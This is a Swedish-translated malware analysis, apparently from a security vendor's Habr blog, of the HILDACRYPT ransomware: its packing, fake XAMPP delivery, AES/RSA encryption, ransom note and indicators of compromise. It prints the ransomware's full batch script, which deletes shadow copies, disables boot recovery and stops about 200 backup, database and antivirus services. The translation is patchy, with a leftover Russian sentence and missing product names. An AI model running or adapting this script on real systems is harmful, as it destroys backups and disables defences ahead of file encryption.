

Hej, Habr! Återigen berättar vi om de senaste versionerna av skadlig programvara i ransomware-kategorin. HILDACRYPT är ett nytt ransomware-program, en representant för familjen Hilda som upptäcktes i augusti 2019, uppkallad efter en animerad serie från streamingtjänsten Netflix som användes för spridning av programvaran. Idag bekantar vi oss med de tekniska egenskaperna hos detta uppdaterade ransomware.

I den första versionen av Hilda-ransomware fanns en länk till en trailer Ransomware-programmet är inbäddat i en PE32 .NET-fil, skriven för MS Windows. Dess storlek är 135 168 byte. Både den huvudsakliga programkoden och skyddskodens kod är skrivna i C#. Enligt kompileringstidens datum och tid skapades den binära filen den 14 september 2019.
Static analysis

Enligt Detect It Easy är ransomware-programmet paketerat med hjälp av Confuser och ConfuserEx, men dessa obfuskatorer är som tidigare, bara att ConfuserEx är en efterträdare till Confuser, så signaturerna för deras koder är liknande.

HILDACRYPT är verkligen packad med hjälp av ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Det är troligt att ransomware-programmet upptäcktes på en av webbplatserna om webbutveckling, masqueraderande som ett legitimt XAMPP-program.
Angreppsvector

Hela infektionskedjan kan ses i
app.any.run sandbox .
Obfuskering


Först skapar ransomware-programmet en mapp i %AppDataRoaming% där GUID (Globally Unique Identifier) genereras slumpmässigt. Genom att lägga till en bat-fil i denna plats, startar ransomware-programmet den med hjälp av cmd.exe:
Installation
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit
Därefter börjar den köra ett batchscript för att stänga av systemfunktioner eller tjänster.
Scriptet innehåller en lång lista med kommandon som används för att ta bort skuggsäkringskopior, stänga av SQL-servern, säkerhetskopieringar och antiviruslösningar.
Скрипт содержит длинный список команд, с помощью которых уничтожаются теневые копии, отключается SQL-сервер, резервное копирование и антивирусные решения.
Till exempel försöker han utan framgång stoppa Acronis Backup-bevakningstjänster. Dessutom attackerar han backupsystem och antiviruslösningar från följande leverantörer: Veeam, Sophos, Kaspersky, McAfee och andra.
@echo off
:: Jag är inte riktigt förtjust i ponnyer, tecknade tjejer är bättre, eller hur?
vssadmin resize shadowstorage \/for=c: \/on=c: \/maxsize=401MB
vssadmin resize shadowstorage \/for=c: \/on=c: \/maxsize=unbounded
vssadmin resize shadowstorage \/for=d: \/on=d: \/maxsize=401MB
vssadmin resize shadowstorage \/for=d: \/on=d: \/maxsize=unbounded
vssadmin resize shadowstorage \/for=e: \/on=e: \/maxsize=401MB
vssadmin resize shadowstorage \/for=e: \/on=e: \/maxsize=unbounded
vssadmin resize shadowstorage \/for=f: \/on=f: \/maxsize=401MB
vssadmin resize shadowstorage \/for=f: \/on=f: \/maxsize=unbounded
vssadmin resize shadowstorage \/for=g: \/on=g: \/maxsize=401MB
vssadmin resize shadowstorage \/for=g: \/on=g: \/maxsize=unbounded
vssadmin resize shadowstorage \/for=h: \/on=h: \/maxsize=401MB
vssadmin resize shadowstorage \/for=h: \/on=h: \/maxsize=unbounded
bcdedit \/set {default} recoveryenabled No
bcdedit \/set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows \/all \/quiet
net stop SQLAgent$SYSTEM_BGC \/y
net stop “Sophos Device Control Service” \/y
net stop macmnsvc \/y
net stop SQLAgent$ECWDB2 \/y
net stop “Zoolz 2 Service” \/y
net stop McTaskManager \/y
net stop “Sophos AutoUpdate Service” \/y
net stop “Sophos System Protection Service” \/y
net stop EraserSvc11710 \/y
net stop PDVFSService \/y
net stop SQLAgent$PROFXENGAGEMENT \/y
net stop SAVService \/y
net stop MSSQLFDLauncher$TPSAMA \/y
net stop EPSecurityService \/y
net stop SQLAgent$SOPHOS \/y
net stop “Symantec System Recovery” \/y
net stop Antivirus \/y
net stop SstpSvc \/y
net stop MSOLAP$SQL_2008 \/y
net stop TrueKeyServiceHelper \/y
net stop sacsvr \/y
net stop VeeamNFSSvc \/y
net stop FA_Scheduler \/y
net stop SAVAdminService \/y
net stop EPUpdateService \/y
net stop VeeamTransportSvc \/y
net stop “Sophos Health Service” \/y
net stop bedbg \/y
net stop MSSQLSERVER \/y
net stop KAVFS \/y
net stop Smcinst \/y
net stop MSSQLServerADHelper100 \/y
net stop TmCCSF \/y
net stop wbengine \/y
net stop SQLWriter \/y
net stop MSSQLFDLauncher$TPS \/y
net stop SmcService \/y
net stop ReportServer$TPSAMA \/y
net stop swi_update \/y
net stop AcrSch2Svc \/y
net stop MSSQL$SYSTEM_BGC \/y
net stop VeeamBrokerSvc \/y
net stop MSSQLFDLauncher$PROFXENGAGEMENT \/y
net stop VeeamDeploymentService \/y
net stop SQLAgent$TPS \/y
net stop DCAgent \/y
net stop “Sophos Message Router” \/y
net stop MSSQLFDLauncher$SBSMONITORING \/y
net stop wbengine \/y
net stop MySQL80 \/y
net stop MSOLAP$SYSTEM_BGC \/y
net stop ReportServer$TPS \/y
net stop MSSQL$ECWDB2 \/y
net stop SntpService \/y
net stop SQLSERVERAGENT \/y
net stop BackupExecManagementService \/y
net stop SMTPSvc \/y
net stop mfefire \/y
net stop BackupExecRPCService \/y
net stop MSSQL$VEEAMSQL2008R2 \/y
net stop klnagent \/y
net stop MSExchangeSA \/y
net stop MSSQLServerADHelper \/y
net stop SQLTELEMETRY \/y
net stop “Sophos Clean Service” \/y
net stop swi_update_64 \/y
net stop “Sophos Web Control Service” \/y
net stop EhttpSrv \/y
net stop POP3Svc \/y
net stop MSOLAP$TPSAMA \/y
net stop McAfeeEngineService \/y
net stop “Veeam Backup Catalog Data Service” \/y
net stop MSSQL$SBSMONITORING \/y
net stop ReportServer$SYSTEM_BGC \/y
net stop AcronisAgent \/y
net stop KAVFSGT \/y
net stop BackupExecDeviceMediaService \/y
net stop MySQL57 \/y
net stop McAfeeFrameworkMcAfeeFramework \/y
net stop TrueKey \/y
net stop VeeamMountSvc \/y
net stop MsDtsServer110 \/y
net stop SQLAgent$BKUPEXEC \/y
net stop UI0Detect \/y
net stop ReportServer \/y
net stop SQLTELEMETRY$ECWDB2 \/y
net stop MSSQLFDLauncher$SYSTEM_BGC \/y
net stop MSSQL$BKUPEXEC \/y
net stop SQLAgent$PRACTTICEBGC \/y
net stop MSExchangeSRS \/y
net stop SQLAgent$VEEAMSQL2008R2 \/y
net stop McShield \/y
net stop SepMasterService \/y
net stop “Sophos MCS Client” \/y
net stop VeeamCatalogSvc \/y
net stop SQLAgent$SHAREPOINT \/y
net stop NetMsmqActivator \/y
net stop kavfsslp \/y
net stop tmlisten \/y
net stop ShMonitor \/y
net stop MsDtsServer \/y
net stop SQLAgent$SQL_2008 \/y
net stop SDRSVC \/y
net stop IISAdmin \/y
net stop SQLAgent$PRACTTICEMGT \/y
net stop BackupExecJobEngine \/y
net stop SQLAgent$VEEAMSQL2008R2 \/y
net stop BackupExecAgentBrowser \/y
net stop VeeamHvIntegrationSvc \/y
net stop masvc \/y
net stop W3Svc \/y
net stop “SQLsafe Backup Service” \/y
net stop SQLAgent$CXDB \/y
net stop SQLBrowser \/y
net stop MSSQLFDLauncher$SQL_2008 \/y
net stop VeeamBackupSvc \/y
net stop “Sophos Safestore Service” \/y
net stop svcGenericHost \/y
net stop ntrtscan \/y
net stop SQLAgent$VEEAMSQL2012 \/y
net stop MSExchangeMGMT \/y
net stop SamSs \/y
net stop MSExchangeES \/y
net stop MBAMService \/y
net stop EsgShKernel \/y
net stop ESHASRV \/y
net stop MSSQL$TPSAMA \/y
net stop SQLAgent$CITRIX_METAFRAME \/y
net stop VeeamCloudSvc \/y
net stop “Sophos File Scanner Service” \/y
net stop “Sophos Agent” \/y
net stop MBEndpointAgent \/y
net stop swi_service \/y
net stop MSSQL$PRACTICEMGT \/y
net stop SQLAgent$TPSAMA \/y
net stop McAfeeFramework \/y
net stop “Enterprise Client Service” \/y
net stop SQLAgent$SBSMONITORING \/y
net stop MSSQL$VEEAMSQL2012 \/y
net stop swi_filter \/y
net stop SQLSafeOLRService \/y
net stop BackupExecVSSProvider \/y
net stop VeeamEnterpriseManagerSvc \/y
net stop SQLAgent$SQLEXPRESS \/y
net stop OracleClientCache80 \/y
net stop MSSQL$PROFXENGAGEMENT \/y
net stop IMAP4Svc \/y
net stop ARSM \/y
net stop MSExchangeIS \/y
net stop AVP \/y
net stop MSSQLFDLauncher \/y
net stop MSExchangeMTA \/y
net stop TrueKeyScheduler \/y
net stop MSSQL$SOPHOS \/y
net stop “SQL Backups” \/y
net stop MSSQL$TPS \/y
net stop mfemms \/y
net stop MsDtsServer100 \/y
net stop MSSQL$SHAREPOINT \/y
net stop WRSVC \/y
net stop mfevtp \/y
net stop msftesql$PROD \/y
net stop mozyprobackup \/y
net stop MSSQL$SQL_2008 \/y
net stop SNAC \/y
net stop ReportServer$SQL_2008 \/y
net stop BackupExecAgentAccelerator \/y
net stop MSSQL$SQLEXPRESS \/y
net stop MSSQL$PRACTTICEBGC \/y
net stop VeeamRESTSvc \/y
net stop sophossps \/y
net stop ekrn \/y
net stop MMS \/y
net stop “Sophos MCS Agent” \/y
net stop RESvc \/y
net stop “Acronis VSS Provider” \/y
net stop MSSQL$VEEAMSQL2008R2 \/y
net stop MSSQLFDLauncher$SHAREPOINT \/y
net stop “SQLsafe Filter Service” \/y
net stop MSSQL$PROD \/y
net stop SQLAgent$PROD \/y
net stop MSOLAP$TPS \/y
net stop VeeamDeploySvc \/y
net stop MSSQLServerOLAPService \/y
del %0

När ovan nämnda tjänster och processer har stängts av samlar kryptolocker information om alla aktiva processer med hjälp av kommandot tasklist för att säkerställa att alla nödvändiga tjänster inte fungerar.
tasklist v /fo csv
Detta kommando ger en detaljerad lista över aktiva processer, där elementen är åtskilda med kommatecken.
««csrss.exe»,«448»,«services»,«0»,«1 896 КБ»,«unknown»,» / »,«0:00:03»,» / »»
Efter denna kontroll börjar ransomware-programmet krypteringsprocessen.
Kryptering
Kryptering av filer
HILDACRYPT går igenom allt innehåll på hårddiskarna, förutom mapperna Recycle.Bin och Reference AssembliesMicrosoft. Den senare innehåller kritiskt viktiga filer som dll, pdb, osv. för .Net-appar, som kan påverka ransomware-programmets funktion. För att leta efter filer som ska krypteras används följande lista över filändelser:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
För att kryptera användarens filer använder ransomware-programmet algoritmen AES-256-CBC. Nyckelns storlek är 256 bitar och storleken på initieringsvektorn (IV) är 16 byte.

I nästa skärmdump har värdena byte_2 och byte_1 genererats slumpmässigt med GetBytes().

Nyckeln

V.I.


Den krypterade filen har filändelsen HCY!.. Det här är ett exempel på en krypterad fil. Nyckeln och IV som nämndes ovan har skapats för den här filen.
Kryptering av nycklar
Kryptolocker sparar den genererade AES-nyckeln i den krypterade filen. Den första delen av den krypterade filen har en header som innehåller data som HILDACRYPT, KEY, IV, FileLen i XML-format och ser ut som följer:

Krypteringen av AES-nyckeln och IV sker med RSA-2048, medan kodningen görs med Base64. Den offentliga RSA-nyckeln lagras i kryptolockern i en av de krypterade raderna i XML-format.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Den offentliga RSA-nyckeln används för att kryptera AES-filen. Den offentliga RSA-nyckeln är kodad med Base64 och består av en modul och den offentliga exponenten 65537. För dekryptering krävs den privata RSA-nyckeln som angriparen har.
Efter RSA-krypteringen kodas AES-nyckeln med hjälp av Base64, som sparas i den krypterade filen.
Lösepunktsmeddelande

När krypteringen är klar skriver HILDACRYPT en html-fil i den mapp där den krypterade filerna finns. Ransomware-notifikationen innehåller två e-postadresser som offret kan kontakta angriparen genom.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

Ransomware-notifikationen innehåller också raden "No loli is safe;)" — "Ingen loli är säker;)" — en referens till karaktärer från anime och manga som ser ut som små flickor och som är förbjudna i Japan.
Utdata
HILDACRYPT, en ny familj av ransomware, har släppt en ny version. Krypteringsmodellen tillåter inte offret att dekryptera filer som krypterats av ransomware-programmet. Kryptolockern använder aktiva skyddsåtgärder för att stänga av säkerhetstjänster kopplade till backup-system och antiviruslösningar. Skaparen av HILDACRYPT är en fan av den Netflix-serie som visas under namnet Hilda, och en länk till trailern för den tidigare versionen av programmet fanns i lösenbrevet.
Som vanligt, och kan skydda din dator från HILDACRYPT ransomware, och leverantörer kan skydda sina kunder med hjälp av . Skyddet säkerställs genom att dessa lösningar inte bara inkluderar backup, utan även vårt integrerade skyddssystem — en förstärkt teknologi baserad på maskininlärning och beteendemässiga heuristik som, mer än något annat, kan motstå noll-dagars ransomware-hot.
Indikatorer på kompromiss
Filändelsen HCY!
HILDACRYPTReadMe.html
xamp.exe med ett enda «p» och utan digitalt certifikat
Det är troligt att ransomware-programmet upptäcktes på en av webbplatserna om webbutveckling, masqueraderande som ett legitimt XAMPP-program.
Källa: habr.com
